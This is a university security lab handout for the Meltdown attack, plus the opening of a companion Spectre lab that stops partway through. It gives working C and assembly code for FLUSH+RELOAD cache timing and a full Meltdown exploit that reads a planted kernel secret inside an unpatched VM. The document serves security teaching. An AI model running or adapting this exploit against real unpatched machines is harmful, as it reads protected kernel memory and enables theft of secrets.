# Meltdown Attack Lab



## 1 Introduction

Discovered in 2017 and publicly disclosed in January 2018, the Meltdown exploits critical vulnerabilities existing in many modern processors, including those from Intel and ARM [6]. The vulnerabilities allow a user-level program to read data stored inside the kernel memory. Such an access is not allowed by the hardware protection mechanism implemented in most CPUs, but a vulnerability exists in the design of these CPUs that makes it possible to defeat the hardware protection. Because the flaw exists in the hardware, it is very difficult to fundamentally fix the problem, unless we change the CPUs in our computers. The Meltdown vulnerability represents a special genre of vulnerabilities in the design of CPUs. Along with the Spectre vulnerability, they provide an invaluable lesson for security education.

The learning objective of this lab is for students to gain first-hand experiences on the Meltdown attack. The attack itself is quite sophisticated, so we break it down into several small steps, each of which is easy to understand and perform. Once students understand each step, it should not be difficult for them to put everything together to perform the actual attack. Students will use the Meltdown attack to print out a secret data stored inside the kernel. This lab covers a number of topics described in the following:

- Meltdown attack
- Side channel attack
- CPU Caching
- Out-of-order execution inside CPU microarchitecture
- Kernel memory protection in operating system
- Kernel module

**Lab Environment.** This lab has been tested on our pre-built Ubuntu 12.04 VM and Ubuntu 16.04 VM, both of which can be downloaded from the SEED website. The Ubuntu 16.04 VM is still in the beta testing stage, so frequent changes are expected. It will be officially released in Summer 2018 for the Fall semester. When using this lab, instructors should keep the followings in mind: First, the Meltdown vulnerability is a flaw inside Intel CPUs, so if a student's machine is an AMD machine, the attack will not work. Second, Intel is working on fixing this problem in its CPUs, so if a student's computer uses new Intel CPUs, the attack may not work. It is not a problem for now (February 2018), but six months from now, situations like this may arise. Third, although most students' computers have already been patched, the attack is conducted inside our pre-built VM, which is not patched, so the attack will still be effective. Therefore, students should not update the VM's operating system, or the attack may be fixed.

**Acknowledgment** This lab was developed with the help of Hao Zhang and Kuber Kohli, graduate students in the Department of Electrical Engineering and Computer Science at Syracuse University.

# 2 Code Compilation

For most of our tasks, you need to add `-march=native` flag when compiling the code with `gcc`. The `march` flag tells the compiler to enable all instruction subsets supported by the local machine. For example, we compile `myprog.c` using the following command:

```
$ gcc -march=native -o myprog myprog.c
```

# 3 Tasks 1 and 2: Side Channel Attacks via CPU Caches

Both the Meltdown and Spectre attacks use CPU cache as a side channel to steal a protected secret. The technique used in this side-channel attack is called FLUSH+RELOAD [7]. We will study this technique first. The code developed in these two tasks will be used as a building block in later tasks.

A CPU cache is a hardware cache used by the CPU of a computer to reduce the average cost (time or energy) to access data from the main memory. Accessing data from CPU cache is much faster than accessing from the main memory. When data are fetched from the main memory, they are usually cached by the CPU, so if the same data are used again, the access time will be much faster. Therefore, when a CPU needs to access some data, it first looks at its caches. If the data is there (this is called cache hit), it will be fetched directly from there. If the data is not there (this is called miss), the CPU will go to the main memory to get the data. The time spent in the latter case is significant longer. Most modern CPUs have CPU caches.




Figure 1: Cache hit and miss

## 3.1 Task 1: Reading from Cache versus from Memory

The cache memory is used to provide data to the high speed processors at a faster speed. The cache memories are very fast compared to the main memory. Let us see the time difference. In the following code (`CacheTime.c`), we have an array of size `10*4096`. We first access two of its elements, `array[3*4096]` and `array[7*4096]`. Therefore, the pages containing these two elements will be cached. We then read the elements from `array[0*4096]` to `array[9*4096]` and measure the time spent in the memory reading. Figure 1 illustrates the difference. In the code, Line ① reads the CPU's timestamp (TSC) counter before the memory read, while Line ② reads the counter after the memory read. Their difference is the time (in terms of number of CPU cycles) spent in the memory read. It should be noted that caching is done at the cache block level, not at the byte level. A typical cache block size is 64 bytes. We use `array[k*4096]`, so no two elements used in the program fall into the same cache block.

Listing 1: `CacheTime.c`

```
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[10*4096];

int main(int argc, const char **argv) {
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;

  // Initialize the array
  for(i=0; i<10; i++) array[i*4096]=1;

  // FLUSH the array from the CPU cache
  for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

  // Access some of the array items
  array[3*4096] = 100;
  array[7*4096] = 200;

  for(i=0; i<10; i++) {
    addr = &array[i*4096];
    time1 = __rdtscp(&junk);                    ①
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;            ②
    printf("Access time for array[%d*4096]: %d CPU cycles\n",i, (int)time2);
  }
  return 0;
}
```

Please compile the following code using `gcc -march=native CacheTime.c`, and run it. Is the access of `array[3*4096]` and `array[7*4096]` faster than that of the other elements? You should run the program at least 10 times and describe your observations. From the experiment, you need to find a threshold that can be used to distinguish these two types of memory access: accessing data from the cache versus accessing data from the main memory. This threshold is important for the rest of the tasks in this lab.

### 3.2 Task 2: Using Cache as a Side Channel

The objective of this task is to use the side channel to extract a secret value used by the victim function. Assume there is a victim function that uses a secret value as index to load some values from an array. Also assume that the secret value cannot be accessed from the outside. Our goal is to use side channels to get this secret value. The technique that we will be using is called FLUSH+RELOAD [7]. Figure 2 illustrates the technique, which consists of three steps:

1. FLUSH the entire array from the cache memory to make sure the array is not cached.
2. Invoke the victim function, which accesses one of the array elements based on the value of the secret. This action causes the corresponding array element to be cached.
3. RELOAD the entire array, and measure the time it takes to reload each element. If one specific element's loading time is fast, it is very likely that element is already in the cache. This element must be the one accessed by the victim function. Therefore, we can figure out what the secret value is.




Figure 2: Diagram depicting the Side Channel Attack

The following program uses the FLUSH+RELOAD technique to find out a one-byte secret value contained in the variable `secret`. Since there are 256 possible values for a one-byte secret, we need to map each value to an array element. The naive way is to define an array of 256 elements (i.e., `array[256]`). However, this does not work. Caching is done at a block level, not at a byte level. If `array[k]` is accessed, a block of memory containing this element will be cached. Therefore, the adjacent elements of `array[k]` will also be cached, making it difficult to infer what the secret is. To solve this problem, we create an array of `256*4096` bytes. Each element used in our RELOAD step is `array[k*4096]`. Because `4096` is larger than a typical cache block size (64 bytes), no two different elements `array[i*4096]` and `array[j*4096]` will be in the same cache block.

Since `array[0*4096]` may fall into the same cache block as the variables in the adjacent memory, it may be accidentally cached due to the caching of those variables. Therefore, we should avoid using `array[0*4096]` in the FLUSH+RELOAD method (for other index `k`, `array[k*4096]` does not have a problem). To make it consistent in the program, we use `array[k*4096 + DELTA]` for all `k` values, where `DELTA` is defined as a constant `1024`.

Listing 2: `FlushReload.c`

```
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[256*4096];
int temp;
char secret = 94;
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

void flushSideChannel()
{
  int i;

  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
```

```
  // Flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}

void victim()
{
  temp = array[secret*4096 + DELTA];
}

void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
     addr = &array[i*4096 + DELTA];
     time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1;
     if (time2 <= CACHE_HIT_THRESHOLD){
         printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
         printf("The Secret = %d.\n",i);
     }
  }
}

int main(int argc, const char **argv)
{
  flushSideChannel();
  victim();
  reloadSideChannel();
  return (0);
}
```

Please compile the program using and run it (see Section 2 for compilation instruction). It should be noted that the technique is not 100 percent accurate, and you may not be able to observe the expected output all the time. Run the program for at least 20 times, and count how many times you will get the secret correctly. You can also adjust the threshold `CACHE_HIT_THRESHOLD` to the one derived from Task 1 (80 is used in this code).

# 4 Tasks 3-5: Preparation for the Meltdown Attack

Memory isolation is the foundation of system security. In most operating systems, kernel memory is not directly accessible to user-space programs. This isolation is achieved by a supervisor bit of the processor that defines whether a memory page of the kernel can be accessed or not. This bit is set when CPU enters the kernel space and cleared when it exits to the user space [3]. With this feature, kernel memory can be safely mapped into the address space of every process, so the page table does not need to change when a user-level program traps into the kernel. However, this isolation feature is broken by the Meltdown attack, which allow unprivileged user-level programs to read arbitrary kernel memory.

### 4.1 Task 3: Place Secret Data in Kernel Space

To simplify our attack, we store a secret data in the kernel space, and we show how a user-level program can find out what the secret data is. We use a kernel module to store the secret data. The implementation of the kernel module is provided in `MeltdownKernel.c`. Students' task is to compile and install the kernel module. The code is shown below.

Listing 3: `MeltdownKernel.c`

```
static char secret[8] = {'S', 'E', 'E', 'D', 'L', 'a', 'b', 's'};
static struct proc_dir_entry *secret_entry;
static char* secret_buffer;

static int test_proc_open(struct inode *inode, struct file *file)
{
#if LINUX_VERSION_CODE <= KERNEL_VERSION(4,0,0)
   return single_open(file, NULL, PDE(inode)->data);
#else
   return single_open(file, NULL, PDE_DATA(inode));
#endif
}

static ssize_t read_proc(struct file *filp, char *buffer,
                         size_t length, loff_t *offset)
{
   memcpy(secret_buffer, &secret, 8);                  ①
   return 8;
}

static const struct file_operations test_proc_fops =
{
   .owner = THIS_MODULE,
   .open = test_proc_open,
   .read = read_proc,
   .llseek = seq_lseek,
   .release = single_release,
};

static __init int test_proc_init(void)
{
   // write message in kernel message buffer
   printk("secret data address:%p\n", &secret);        ②

   secret_buffer = (char*)vmalloc(8);

   // create data entry in /proc
   secret_entry = proc_create_data("secret_data",
                  0444, NULL, &test_proc_fops, NULL);  ③
   if (secret_entry) return 0;

   return -ENOMEM;
}
```

```
static __exit void test_proc_cleanup(void)
{
   remove_proc_entry("secret_data", NULL);
}

module_init(test_proc_init);
module_exit(test_proc_cleanup);
```

Two important conditions need to be held, or Meltdown attacks will be quite difficult to succeed. In our kernel module, we ensure that the conditions are met:

- We need to know the address of the target secret data. The kernel module saves the address of the secret data into the kernel message buffer (Line ②), which is public accessible; we will get the address from there. In real Meltdown attacks, attackers have to figure out a way to get the address, or they have to guess.
- The secret data need to be cached, or the attack's success rate will be low. The reason for this condition will be explained later. To achieve this, we just need to use the secret once. We create a data entry `/proc/secret_data` (Line ③), which provides a window for user-level programs to interact with the kernel module. When a user-level program reads from this entry, the `read_proc()` function in the kernel module will be invoked, inside which, the secret variable will be loaded (Line ①) and thus be cached by the CPU. It should be noted that `read_proc()` does not return the secret data to the user space, so it does not leak the secret data. We still need to use the Meltdown attack to get the secret.

**Compilation and execution.** Download the code from the lab website, and go to the directory that contains *Makefile* and *MeltdownKernel.c*. Type the `make` command to compile the kernel module. To install this kernel module, use the `insmod` command. Once we have successfully installed the kernel module, we can use the `dmesg` command to find the secret data's address from the kernel message buffer. Take a note of this address, as we need it later.

```
$ make
$ sudo insmod MeltdownKernel.ko
$ dmesg | grep 'secret data address'
secret data address: 0xfb61b000
```

## 4.2 Task 4: Access Kernel Memory from User Space

Now we know the address of the secret data, let us do an experiment to see whether we can directly get the secret from this address or not. You can write your own code for this experiment. We provide a code sample in the following. For the address in Line ①, you should replace it with the address obtained from the previous task. Compile and run this program (or your own code) and describe your observation. Will the program succeed in Line ②? Can the program execute Line ②?

```
int main()
{
  char *kernel_data_addr = (char*)0xfb61b000;  ①
  char kernel_data = *kernel_data_addr;        ②
  printf("I have reached here.\n");            ③
  return 0;
}
```

### 4.3 Task 5: Handle Error/Exceptions in C

From Task 4, you have probably learned that accessing a kernel memory from the user space will cause the program to crash. In the Meltdown attack, we need to do something after accessing the kernel memory, so we cannot let the program crash. Accessing prohibited memory location will raise a SIGSEGV signal; if a program does not handle this exception by itself, the operating system will handle it and terminate the program. That is why the program crashes. There are several ways to prevent programs from crashing by a catastrophic event. One way is to define our own signal handler in the program to capture the exceptions raised by catastrophic events.

Unlike C++ or other high-level languages, C does not provide direct support for error handling (also known as exception handling), such as the try/catch clause. However, we can emulate the try/catch clause using `sigsetjmp()` and `siglongjmp()`. We provide a C program called `ExceptionHandling.c` in the following to demonstrate how a program can continue to execute even if there is a critical exception, such as memory access violation. Please run this code, and describe your observations.

Listing 4: `ExceptionHandling.c`

```
static sigjmp_buf jbuf;

static void catch_segv()
{
  // Roll back to the checkpoint set by sigsetjmp().
  siglongjmp(jbuf, 1);                                  ①
}

int main()
{
  // The address of our secret data
  unsigned long kernel_data_addr = 0xfb61b000;

  // Register a signal handler
  signal(SIGSEGV, catch_segv);                          ②

  if (sigsetjmp(jbuf, 1) == 0) {                        ③
     // A SIGSEGV signal will be raised.
     char kernel_data = *(char*)kernel_data_addr;       ④

     // The following statement will not be executed.
     printf("Kernel data at address %lu is: %c\n",
                    kernel_data_addr, kernel_data);
  }
  else {
     printf("Memory access violation!\n");
  }

  printf("Program continues to execute.\n");
  return 0;
}
```

The exception handling mechanism in the above code is quite complicated, so we provide further explanation in the following:

- Set up a signal handler: we register a `SIGSEGV` signal handler in Line ②, so when a `SIGSEGV` signal

is raised, the handler function `catch_segv()` will be invoked.

- Set up a checkpoint: after the signal handler has finished processing the exception, it needs to let the program continue its execution from particular checkpoint. Therefore, we need to define a checkpoint first. This is achieved via `sigsetjmp()` in Line ③: `sigsetjmp(jbuf, 1)` saves the stack context/environment in `jbuf` for later use by `siglongjmp()`; it returns 0 when the checkpoint is set up [4].
- Roll back to a checkpoint: When `siglongjmp(jbuf, 1)` is called, the state saved in the `jbuf` variable is copied back in the processor and computation starts over from the return point of the `sigsetjmp()` function, but the returned value of the `sigsetjmp()` function is the second argument of the `siglongjmp()` function, which is `1` in our case. Therefore, after the exception handling, the program continues its execution from the `else` branch.
- Triggering the exception: The code at Line ④ will trigger a `SIGSEGV` signal due to the memory access violation (user-level programs cannot access kernel memory).

# 5 Task 6: Out-of-Order Execution by CPU

From the previous tasks, we know that if a program tries to read kernel memory, the access will fail and an exception will be raised. Using the following code as an example, we know that Line 3 will raise an exception because the memory at address `0xfb61b000` belongs to the kernel. Therefore, the execution will be interrupted at Line 3, and Line 4 will never be executed, so the value of the `number` variable will still be 0.

```
1  number = 0;
2  *kernel_address = (char*)0xfb61b000;
3  kernel_data = *kernel_address;
4  number = number + kernel_data;
```

The above statement about the code example is true when looking from outside of the CPU. However, it is not completely true if we get into the CPU, and look at the execution sequence at the microarchitectural level. If we do that, we will find out that Line 3 will successfully get the kernel data, and Line 4 and subsequent instructions will be executed. This is due to an important optimization technique adopted by modern CPUs. It is called out-of-order execution.

Instead of executing the instructions strictly in their original order, modern high performance CPUs allow out-of-order execution to exhaust all of the execution units. Executing instructions one after another may lead to poor performance and inefficient resources usage, i.e., current instruction is waiting for previous instruction to complete even though some execution units are idle [2]. With the out-of-order execution feature, CPU can run ahead once the required resources are available.

In the code example above, at the microarchitectural level, Line 3 involves two operations: load the data (usually into a register), and check whether the data access is allowed or not. If the data is already in the CPU cache, the first operation will be quite fast, while the second operation may take a while. To avoid waiting, the CPU will continue executing Line 4 and subsequent instructions, while conducting the access check in parallel. This is out-of-order execution. The results of the execution will not be committed before the access check finishes. In our case, the check fails, so all the results caused by the out-of-order execution will be discarded like it has never happened. That is why from outside we do not see that Line 4 was executed. Figure 3 illustrates the out-of-order execution caused by Line 3 of the sample code.




Figure 3: Out-of-order execution inside CPU

Intel and several CPU makers made a severe mistake in the design of the out-of-order execution. They wipe out the effects of the out-of-order execution on registers and memory if such an execution is not supposed to happen, so the execution does not lead to any visible effect. However, they forgot one thing, the effect on CPU caches. During the out-of-order execution, the referenced memory is fetched into a register and is also stored in the cache. If the out-of-order execution has to be discarded, the cache caused by such an execution should also be discarded. Unfortunately, this is not the case in most CPUs. Therefore, it creates an observable effect. Using the side-channel technique described in Tasks 1 and 2, we can observe such an effect. The Meltdown attack cleverly uses this observable effect to find out secret values inside the kernel memory.

In this task, we use an experiment to observe the effect caused by an out-of-order execution. The code for this experiment is shown below. In the code, Line ① will cause an exception, so Line ② will not be executed. However, due to the out-of-order execution, Line ② is executed by the CPU, but the result will eventually be discarded. However, because of the execution, `array[7 * 4096 + DELTA]` will now be cached by CPU. We use the side-channel code implemented in Tasks 1 and 2 to check whether we can observe the effect. Please download the code from the lab website, run it and describe your observations. In particular, please provide an evidence to show that Line ② is actually executed.

Listing 5: `MeltdownExperiment.c`

```
void meltdown(unsigned long kernel_data_addr)
{
  char kernel_data = 0;

  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;     ①
  array[7 * 4096 + DELTA] += 1;               ②
}


// Signal handler
static sigjmp_buf jbuf;
static void catch_segv() { siglongjmp(jbuf, 1); }
```

```
int main()
{
  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  // FLUSH the probing array
  flushSideChannel();

  if (sigsetjmp(jbuf, 1) == 0) {
      meltdown(0xfb61b000);                    ③
  }
  else {
      printf("Memory access violation!\n");
  }

  // RELOAD the probing array
  reloadSideChannel();
  return 0;
}
```

It should be noted that the address in Line ③ should be replaced by the actual address that you found from the kernel module. Compile and run the code (see Section 2 for the instructions on the compilation). Document and explain your observations.

# 6 Task 7: The Basic Meltdown Attack

The out-of-order execution creates an opportunity for us to read data from the kernel memory, and then use the data to conduct operations that can cause observable effects on the CPU cache. How far a CPU can go in the out-of-order execution depends on how slow the access check, which is done in parallel, is performed. This is a typical race condition situation. In this task, we will exploit this race condition to steal a secret from the kernel.

## 6.1 Task 7.1: A Naive Approach

In the previous task, we can get `array[7 * 4096 + DELTA]` into the CPU cache. Although we can observe that effect, we do not get any useful information about the secret. If instead of using `array[7 * 4096 + DELTA]`, we access `array[kernel_data * 4096 + DELTA]`, which brings it into the CPU cache. Using the FLUSH+RELOAD technique, we check the access time of `array[i*4096 + DELTA]` for `i = 0, ..., 255`. If we find out that only `array[k*4096 + DELTA]` is in the cache, we can infer that the value of the `kernel_data` is `k`. Please try this approach by modifying `MeltdownExperiment.c` shown in Listing 5. Please describe your observations. Even if your attack is not successful, you should note down your observation, and continue on to Task 7.2, which is intended to improve the attack.

## 6.2 Task 7.2: Improve the Attack by Getting the Secret Data Cached

Meltdown is a race condition vulnerability, which involves the racing between the out-of-order execution and the access check. The faster the out-of-order execution is, the more instructions we can execute, and the more likely we can create an observable effect that can help us get the secret. Let us look see how we can make the out-of-order execution faster.

The first step of the out-of-order execution in our code involves loading the kernel data into a register. At the same time, the security check on such an access is performed. If the data loading is slower than security check, i.e., when the security check is done, the kernel data is still on its way from the memory to the register, the out-of-order execution will be immediately interrupted and discarded, because the access check fails. Our attack will fail as well.

If the kernel data is already in the CPU cache, loading the kernel data into a register will be much faster, and we may be able to get to our critical instruction, the one that loads the array, before the failed check aborts our out-of-order execution. In practice, if a kernel data item is not cached, using Meltdown to steal the data will be difficult. However, as it has been demonstrated, Meltdown attacks can still be successful, but they require high-performance CPU and DRAM [5].

In this lab, we will get the kernel secret data cached before launching the attack. In the kernel module shown in Listing 3, we let user-level program to invoke a function inside the kernel module. This function will access the secret data without leaking it to the user-level program. The side effect of this access is that the secret data is now in the CPU cache. We can add the code to our attack program used in Task 7.1, before triggering the out-of-order execution. Please run your modified attack program and see whether your success rate is improved or not.

```
// Open the /proc/secret_data virtual file.
int fd = open("/proc/secret_data", O_RDONLY);
if (fd < 0) {
    perror("open");
    return -1;
}

int ret = pread(fd, NULL, 0, 0); // Cause the secret data to be cached.
```

### 6.3 Task 7.3: Using Assembly Code to Trigger Meltdown

You probably still cannot succeed in the previous task, even with secret data being cached by CPU. Let us do one more improvement by adding a few lines of assembly instructions before the kernel memory access. See the code in `meltdown_asm()` below. The code basically do a loop for 400 times (see Line ①); inside the loop, it simply add a number `0x141` to the `eax` register. This code basically does useless computations, but according to a post discussion, these extra lines of code "give the algorithmic units something to chew while memory access is being speculated" [1]. This is an important trick to increase the possibility of success.

Listing 6: `meltdown_asm()`

```
void meltdown_asm(unsigned long kernel_data_addr)
{
   char kernel_data = 0;

   // Give eax register something to do
   asm volatile(
       ".rept 400;"                  ①
       "add $0x141, %%eax;"
       ".endr;"                      ②

       :
       :
       : "eax"
   );
```

```
   // The following statement will cause an exception
   kernel_data = *(char*)kernel_data_addr;
   array[kernel_data * 4096 + DELTA] += 1;
}
```

Please call the `meltdown_asm()` function, instead of the original `meltdown()` function. Describe your observations. Increase and decrease the number of loops, and report your results.

# 7 Task 8: Make the Attack More Practical

Even with the optimization in the previous task, we may still not be able get the secret data every time: sometimes, our attack produces the correct secret value, but sometimes, our attack fails to identify any value or identifies a wrong value. To improve the accuracy, we can use a statistical technique. The idea is create a score array of size 256, one element for each possible secret value. We then run our attack for multiple times. Each time, if our attack program says that `k` is the secret (this result may be false), we add 1 to `scores[k]`. After running the attack for many times, we use the value `k` with the highest score as our final estimation of the secret. This will produce a much reliable estimation than the one based on a single run. The revised code is shown in the following.

Listing 7: `MeltdownAttack.c`

```
static int scores[256];

void reloadSideChannelImproved()
{
  int i;
  volatile uint8_t *addr;
  register uint64_t time1, time2;
  int junk = 0;
  for (i = 0; i < 256; i++) {
     addr = &array[i * 4096 + DELTA];
     time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1;
     if (time2 <= CACHE_HIT_THRESHOLD)
        scores[i]++; /* if cache hit, add 1 for this value */
  }
}

// Signal handler
static sigjmp_buf jbuf;
static void catch_segv() { siglongjmp(jbuf, 1); }

int main()
{
  int i, j, ret = 0;

  // Register signal handler
  signal(SIGSEGV, catch_segv);

  int fd = open("/proc/secret_data", O_RDONLY);
```

```
  if (fd < 0) {
    perror("open");
    return -1;
  }

  memset(scores, 0, sizeof(scores));
  flushSideChannel();

  // Retry 1000 times on the same address.
  for (i = 0; i < 1000; i++) {
    ret = pread(fd, NULL, 0, 0);
    if (ret < 0) {
      perror("pread");
      break;
    }

    // Flush the probing array
    for (j = 0; j < 256; j++)
        _mm_clflush(&array[j * 4096 + DELTA]);

    if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0xfb61b000); }

    reloadSideChannelImproved();
  }

  // Find the index with the highest score.
  int max = 0;
  for (i = 0; i < 256; i++) {
    if (scores[max] < scores[i]) max = i;
  }

  printf("The secret value is %d %c\n", max, max);
  printf("The number of hits is %d\n", scores[max]);

  return 0;
}
```

Please compile and run the code, and explain your observations. The code above only steals a one-byte secret from the kernel. The actual secret placed in the kernel module has 8 bytes. You need to modify the above code to get all the 8 bytes of the secret.

# 8 Submission

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits.

# References

[1] Pavel Boldin. Explains about little assembly code #33. `https://github.com/paboldin/meltdown-exploit/issues/33`, 2018.

[2] Wikipedia contributors. Out-of-order execution — wikipedia, the free encyclopedia. `https://en.wikipedia.org/w/index.php?title=Out-of-order_execution&oldid=826217063`, 2018. [Online; accessed 21-February-2018].

[3] Wikipedia contributors. Protection ring — wikipedia, the free encyclopedia. `https://en.wikipedia.org/w/index.php?title=Protection_ring&oldid=819149884`, 2018. [Online; accessed 21-February-2018].

[4] The Open Group. `sigsetjmp` - set jump point for a non-local goto. `http://pubs.opengroup.org/onlinepubs/7908799/xsh/sigsetjmp.html`, 1997.

[5] IAIK. Github repository for meltdown demonstration. `https://github.com/IAIK/meltdown/issues/9`, 2018.

[6] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown. *ArXiv e-prints*, January 2018.

[7] Yuval Yarom and Katrina Falkner. Flush+reload: A high resolution, low noise, l3 cache side-channel attack. In *Proceedings of the 23rd USENIX Conference on Security Symposium*, SEC'14, pages 719–732, Berkeley, CA, USA, 2014. USENIX Association.

# Spectre Attack Lab



## 1 Introduction

Discovered in 2017 and publicly disclosed in January 2018, the Spectre attack exploits critical vulnerabilities existing in many modern processors, including those from Intel, AMD, and ARM [1]. The vulnerabilities allow a program to break inter-process and intra-process isolation, so a malicious program can read the data from the area that is not accessible to it. Such an access is not allowed by the hardware protection mechanism (for inter-process isolation) or software protection mechanism (for intra-prcess isolation), but a vulnerability exists in the design of CPUs that makes it possible to defeat the protections. Because the flaw exists in the hardware, it is very difficult to fundamentally fix the problem, unless we change the CPUs in our computers. The Spectre vulnerability represents a special genre of vulnerabilities in the design of CPUs. Along with the Meltdown vulnerability, they provide an invaluable lesson for security education.

The learning objective of this lab is for students to gain first-hand experiences on the Spectre attack. The attack itself is quite sophisticated, so we break it down into several small steps, each of which is easy to understand and perform. Once students understand each step, it should not be difficult for them to put everything together to perform the actual attack. This lab covers a number of topics described in the following:

- Spectre attack
- Side channel attack
- CPU caching
- Out-of-order execution and branch prediction inside CPU microarchitecture

**Lab Environment.** This lab has been tested on our pre-built Ubuntu 12.04 VM and Ubuntu 16.04 VM, both of which can be downloaded from the SEED website. The Ubuntu 16.04 VM is still in the beta testing stage, so frequent changes are expected. It will be officially released in Summer 2018 for the Fall semester. When using this lab, instructors should keep the followings in mind: First, although the Spectre vulnerability is a common design flaw inside Intel, AMD, and ARM CPUs, we have only tested the lab activities on Intel CPUs. Second, Intel is working on fixing this problem in its CPUs, so if a student's computer uses new Intel CPUs, the attack may not work. It is not a problem for now (February 2018), but six months from now, situations like this may arise.

**Acknowledgment** This lab was developed with the help of Kuber Kohli and Hao Zhang, graduate students in the Department of Electrical Engineering and Computer Science at Syracuse University.

# 2 Code Compilation

For most of our tasks, you need to add `-march=native` flag when compiling the code with `gcc`. The `march` flag tells the compiler to enable all instruction subsets supported by the local machine. For example, we compile `myprog.c` using the following command:

```
$ gcc -march=native -o myprog myprog.c
```

# 3 Tasks 1 and 2: Side Channel Attacks via CPU Caches

Both the Meltdown and Spectre attacks use CPU cache as a side channel to steal a protected secret. The technique used in this side-channel attack is called FLUSH+RELOAD [2]. We will study this technique first. The code developed in these two tasks will be used as a building block in later tasks.

A CPU cache is a hardware cache used by the CPU of a computer to reduce the average cost (time or energy) to access data from the main memory. Accessing data from CPU cache is much faster than accessing from the main memory. When data are fetched from the main memory, they are usually cached by the CPU, so if the same data are used again, the access time will be much faster. Therefore, when a CPU needs to access some data, it first looks at its caches. If the data is there (this is called cache hit), it will be fetched directly from there. If the data is not there (this is called miss), the CPU will go to the main memory to get the data. The time spent in the latter case is significant longer. Most modern CPUs have CPU caches.

